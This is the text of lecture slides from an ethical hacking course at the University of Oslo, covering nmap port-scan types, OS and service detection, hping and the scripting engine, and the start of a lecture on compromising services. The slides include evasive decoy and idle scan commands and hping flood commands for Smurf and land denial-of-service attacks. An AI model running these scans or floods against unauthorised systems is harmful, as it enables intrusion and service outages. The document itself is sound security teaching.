
Layer 4 – TCP typical services

- *TCP 80: web http*
- *TCP 443: web https*
- *TCP 20,21: ftp*
- *TCP 22: ssh*
- *TCP 25: smtp*
- *TCP 137,139,445: netbios*
- *TCP 3306: mysql*
- *TCP 3389: remote desktop*
- *TCP 5900: VNC*

Remember that any service can be used in any port, these are only recommendations


Layer 4 – TCP 3-way handshake

TCP handshake is the process when a connection is about to be established in a specific port.




Tcp scan (full tcp scan)

Sender Receiver




Port is open

Sender Receiver



Port is closed

Sender Receiver



Port is filtered

Nmap carries out *tcp* scan with the *-sT* switch
Port numbers can be specified optionally
Example: *nmap -sT -p80,43 host*

Tcp scan (full tcp scan)

The number of possible ports is 65535, scanning all ports requires too much time (and too noisy).

We can reduce the port numbers by specifying them with the `-p` switch.

Without `-p` *nmap* will scan the 1024 most popular ports.


```
root@kali:~# nmap -sT 192.168.0.101-109
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-01
Nmap scan report for 192.168.0.101
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.0.101 are closed

Nmap scan report for 192.168.0.102
Host is up (0.0087s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
7676/tcp  open  imqbrokerd
8001/tcp  open  vcom-tunnel
8002/tcp  open  teradataordbms
8080/tcp  open  http-proxy
9999/tcp  open  abyss
32768/tcp open  filenet-tms
32769/tcp open  filenet-rpc
32770/tcp open  sometimes-rpc3
32771/tcp open  sometimes-rpc5
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)

Nmap scan report for 192.168.0.103
Host is up (0.050s latency).
All 1000 scanned ports on 192.168.0.103 are filtered
MAC Address: F0:CB:A1:08:A6:E4 (Apple)

Nmap scan report for 192.168.0.105
Host is up (0.012s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2701/tcp  open  sms-rcinfo
2869/tcp  open  icslap
5357/tcp  open  wsdapi
MAC Address: F0:D5:BF:D2:D4:7B (Intel Corporate)
```

SYN scan (half open scan)



Nmap carries out syn scan with the `-sS` switch.
Port numbers can be specified optionally.
Example: `nmap -sS -p80,43 host`

SYN scan (half open scan)

Why to use *syn* scan instead of *tcp* scan?
Does it have different result?

The main difference is that in case of *tcp* scan the *tcp* connection is established for every open ports. Firewalls usually log only the established connections.

```
root@kali:~# nmap -sS 192.168.0.102
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-0
Nmap scan report for 192.168.0.102
Host is up (0.0059s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
7676/tcp   open  imqbrokerd
8001/tcp   open  vcom-tunnel
8002/tcp   open  teradataordbms
8080/tcp   open  http-proxy
9999/tcp   open  abyss
32768/tcp  open  filenet-tms
32769/tcp  open  filenet-rpc
32770/tcp  open  sometimes-rpc3
32771/tcp  open  sometimes-rpc5
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)
```

Reverse scans

In case of reverse scanning, *Nmap* looks for closed ports. The result of a reverse scan can be either *open/filtered* or *closed*. It cannot be determined if a port is filtered or open.

According to *TCP* if a port is closed the receiver sends *rst* answer no matter which status flag is set:

-sN Null scan (no flags)

-sF Fin scan (only *fin* flag is set)

-sX Xmas scan (*push*, *fin* and *rst* flags are set)

-sM Maimon scan (*fin* and *ack* are set)

With *hping* we can set any flag (more reverse scan options, see later)

Ack scan

Ack scan is to determine if a firewall is stateful or stateless.

- The stateless firewall examines a packet as it is independent of the previous packets.
- The stateful firewall can follow packet streams considering previous packets.

For a stateless firewall an *ack* package seems like the third step of the handshake. For the stateful firewall it is pointless (no *syn* and *syn+ack* before).

nmap -sA

Decoy scan – hide ourselves

If a *TCP* connection is established it will be logged by the firewalls – this is noisy (in a network with huge internet traffic there are several port scans by robots).


Decoy scan uses the «needle in the haystack» theory: it sends out each request in multiple copies with different source *ip*.

Questions: Can we modify our source *ip* in the packet?
If so, why don't we modify it all the time?


Decoy scan example: *nmap -sT -p80 -D5.44.65.150,195.88.55.16, 194.61.183.124 www.uio.no*

Idle scan, ftp bounce – hide ourselves

There are more sophisticated ways of hiding ourselves:



Port is open



Port is closed
Port is filtered (without step 4.)

Example idle scan: `nmap -sl zombie.somewhere.com www.uio.no`
Example ftp bounce: `nmap -b user@FTP-Address Target-Address`

Operating System detection

Nmap's remote OS detection uses *TCP/IP* stack fingerprinting. Nmap sends a series of *TCP* and *UDP* packets to the remote host and examines practically every bit in the responses.

After performing dozens of tests such as *TCP ISN* sampling, *TCP* options support and ordering, *IP ID* sampling, and the initial window size check, *Nmap* compares the results to its *nmap-os-db* database of more than 2,600 known OS fingerprints and prints out the OS details if there is a match.

```
root@kali:~# nmap -O 193.225.218.118
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-02 04:16 EDT
Nmap scan report for 193.225.218.118
Host is up (0.059s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
3306/tcp  open     mysql
Device type: general purpose|broadband router|storage-misc|router|firewall|media device|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (94%), HP embedded (91%), MikroTik RouterOS 6.X (90%), WatchGuard embedded (90%), AVM FritzOS 6.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:hp:p2000_g3 cpe:/o:mikrotik:routeros:6.32.1 cpe:/h:watchguard:xtm_525 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:3.x cpe:/o:avm:fritzos:6.51
Aggressive OS guesses: Linux 2.6.32 - 3.1 (94%), OpenWrt 12.09-rc1 Attitude Adjustment (Linux 3.3 - 3.7) (94%), Linux 3.2 (94%), Linux 2.6.32 - 3.13 (94%), Linux 2.6.32 - 2.6.39 (92%), Linux 3.2 - 3.8 (92%), HP P2000 G3 NAS device (91%), Linux 3.5 (90%), Linux 2.6.32 - 3.10 (90%), Linux 2.6.32 - 3.9 (90%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

Service version detection

Version detection interrogates the ports to determine more about what is actually running. The *nmap-service-probes* database contains probes for querying various services and match expressions to recognize and parse responses.

Nmap tries to determine the service protocol, the version number, hostname, device, the OS family. With *banner grabbing* completely exact version numbers can be retrieved (*Banner info* can be modified).

```
root@kali:~# nmap -sTV 193.225.218.118
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-02 04:21 EDT
Nmap scan report for 193.225.218.118
Host is up (0.058s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 5.8p1 Debian 7ubuntu1 (Ubuntu Linux; 2.0)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd 2.2.20 ((Ubuntu))
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
3306/tcp  open     mysql        MySQL 5.1.69-0ubuntu0.11.10.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.96 seconds
```

Hping2, hping3

Besides *nmap* there are other port scanners like the *hping* family.

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, *TOS*, fragmentation
- Manual path *MTU* discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

Hping2, hping3

Examples:

Fin scan: *hping3 -c 1 -V -p 80 -s 5050 -F 0daysecurity.com*

Smurf attack: *hping3 -1 --flood -a VICTIM_IP BROADCAST_ADDRESS*

Land attack (DOS): *hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood*

- *--flood*: sent packets as fast as possible. Don't show replies.
- *-V* <-- Verbose
- *-c --count*: packet count
- *-d --data*: data size
- *-S --syn*: set SYN flag
- *-w --win*: winsize (default 64)
- *-p --destport [+][+]<port>* destination port(default 0) ctrl+z inc/dec
- *-s --baseport*: base source port (default random)

See detailed examples here:

<https://www.golinuxcloud.com/hping3-command-in-linux/>

Nmap scripting engine

Nmap is not only a port scanner, but a lightweight vulnerability discovery tool as well. With the scripting capabilities we can specify special requests using the *lua* language. The *Nmap* database contains prewritten scripts that are put into categories:

- Auth
- Broadcast
- Brute
- Default
- Discovery
- DOS
- Exploit
- External
- Fuzzer
- Intrusive
- Malware
- Safe
- Version
- Vuln

Nmap scripting engine

Example: *nmap -sT -p21 –script==ftp-vuln-cve2010-4221 target*
Script output:

```
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vuln-cve2010-4221:
|   VULNERABLE:
|     ProFTPD server TELNET IAC stack overflow
|       State: VULNERABLE
|       IDs: CVE:CVE-2010-4221 BID:44562 OSVDB:68985
|       Risk factor: High CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|       Description:
|         ProFTPD server (version 1.3.2rc3 through 1.3.3b) is vulnerable to
|         stack-based buffer overflow. By sending a large number of TELNET_IAC
|         escape sequence, a remote attacker will be able to corrupt the stack and
|         execute arbitrary code.
|       Disclosure date: 2010-11-02
|       References:
|         http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4221
|         http://osvdb.org/68985
|         http://www.metasploit.com/modules/exploit/freebsd/ftp/proftpd_telnet_iac
|         http://bugs.proftpd.org/show_bug.cgi?id=3521
|         http://www.securityfocus.com/bid/44562
```

Other examples:

All scripts from a category: *nmap -sT -p21 –script==vuln target*

All scripts (carpet bombing!): *nmap -sT -p21 –script==all target*

Online port scanning (viewdns.info)

← → ⌛ 🔒 viewdns.info/portscan/?host=hackingarena.com

Viewdns.info

Tools API Research Data

[ViewDNS.info](#) > [Tools](#) > **Port Scanner**

This web based port scanner will test whether common ports are open on a server. Useful in determine down on a specific server.

Ports scanned are: 21, 22, 23, 25, 80, 110, 139, 143, 445, 1433, 1521, 3306 and 3389

Domain / IP Address: GO

Port scan results for hackingarena.com

Legend:

- ✓ - port is OPEN
- ✗ - port is CLOSED

PORT	Service	Status
21	FTP	✗
22	SSH	✓
23	Telnet	✗
25	SMTP	✗
53	DNS	✗
80	HTTP	✓
110	POP3	✗

Online port scanning (censys.io)

The screenshot shows the Censys search interface at search.censys.io/search?resource=hosts&sort=RELEVANCE&per_page=25&virtual_hosts=EXCLUDE&q=hackingarena.com. The search bar contains "hackingarena.com". The results page displays three hosts found:

- 158.37.63.56**: Debian Linux, UNINETT UNINETT, The Norwegian University & Research Network (224), Vestland, Norway. Services: 22/SSH, 80/HTTP, 443/HTTP.
- 158.39.75.129**: Linux, UNINETT UNINETT, The Norwegian University & Research Network (224), Oslo, Norway. Services: 22/SSH, 80/HTTP, 443/HTTP, 8000/HTTP.
- 158.37.63.153**: Ubuntu Linux, UNINETT UNINETT, The Norwegian University & Research Network (224), Vestland, Norway. Services: 22/SSH, 80/HTTP, 443/HTTP, 801/HTTP, 807/HTTP, 808/HTTP, 809/HTTP, 810/HTTP.

Host Filters
Labels:
5 remote-access
1 login-page
Autonomous System:
5 UNINETT UNINETT, The Norwegian University & Research Network
Location:
5 Norway

Service Filters
Service Names:
17 HTTP
5 SSH
1 UNKNOWN
Ports:
5 22

Port scanning summary: inventory

- The result of the port scanning has to be summarized in a table (Inventory)
- The inventory should be part of the final pentest report
- The table contains all the discovered hosts with all discovered services in separate rows
- Each service has a comment field if it was compromised during the pentest
- The client can evaluate each service if it should be closed or assign a responsible person for all operating services

Special port scanners: Firewalk, Zmap

Firewalk was a special internal network scanner in the beginning of the 2000s (cannot be used today). It was able to exploit of a flaw of the *TCP* implementation and scan the internal network with one hop behind a firewall (it used customized *ttl* values).

Zmap is a superfast layer2 port scanner. It is able to map the whole *ipv4* network range within 45 minutes for one port. (<https://zmap.io/>)

End of lecture

IN5290 Ethical Hacking

Lecture 4: Get in touch with services

Universitetet i Oslo
Laszlo Erdödi




Lecture Overview

- How to start mapping and compromising a service
- Trying out default credentials
- Brute-forcing techniques and mitigations
- What are the exploits and how to use them
- Using open-relay SMTP
- DNS enumeration and zone transfer

Where are we in the process of ethical hacking?

- We have several general information about the target
- We have the technical details (domains, ip ranges)
- We mapped the target network and have an inventory (live hosts, responding services)
- What's next?
- We try to compromise services
 - Find a vulnerability
 - Exploit the vulnerability

Reminder - Network scanning positions



How to start compromising a service?

What kind of services do we have to face from outside?

Web, Ftp, ssh, dns, mail (SMTP, POP3, IMAP, Exchange),
VPN and many others

Typical services inside:

Netbios, SMB, Printer, RDP, DB services, LDAP, etc.

How to start compromising a service?

What kind of errors (vulnerabilities) can we expect?

- Configuration related errors
 - Default credentials
 - Easy to guess credentials (we had information gathering before)
 - No or inappropriate protection against guessing (brute-force)
 - Unnecessary function
 - Privilege misconfigurations
 - Other configuration errors
- Software vulnerability related error
 - No input validation
 - Memory handling errors
 - Several others (see later)

How to start compromising a service?

- First use in the normal way
 - Is there any information disclosure?
 - Error messages, etc.
 - Restrictions
- Force it to error and obtain information
 - Provide invalid data
 - Use it in an invalid way
- Try factory defaults
- Brute-forcing
- Search for known exploits
- Service specific exploitations
- Unique ways

Factory defaults

- Default credentials
 - <http://cirt.net>
 - <http://phenoelit.org/dpl/dpl.html>
 - <http://www.defaultpassword.com/>

Default Passwords



2Wire, Inc.	360 Systems	3COM
3M	Accelerated Networks	ACCTON
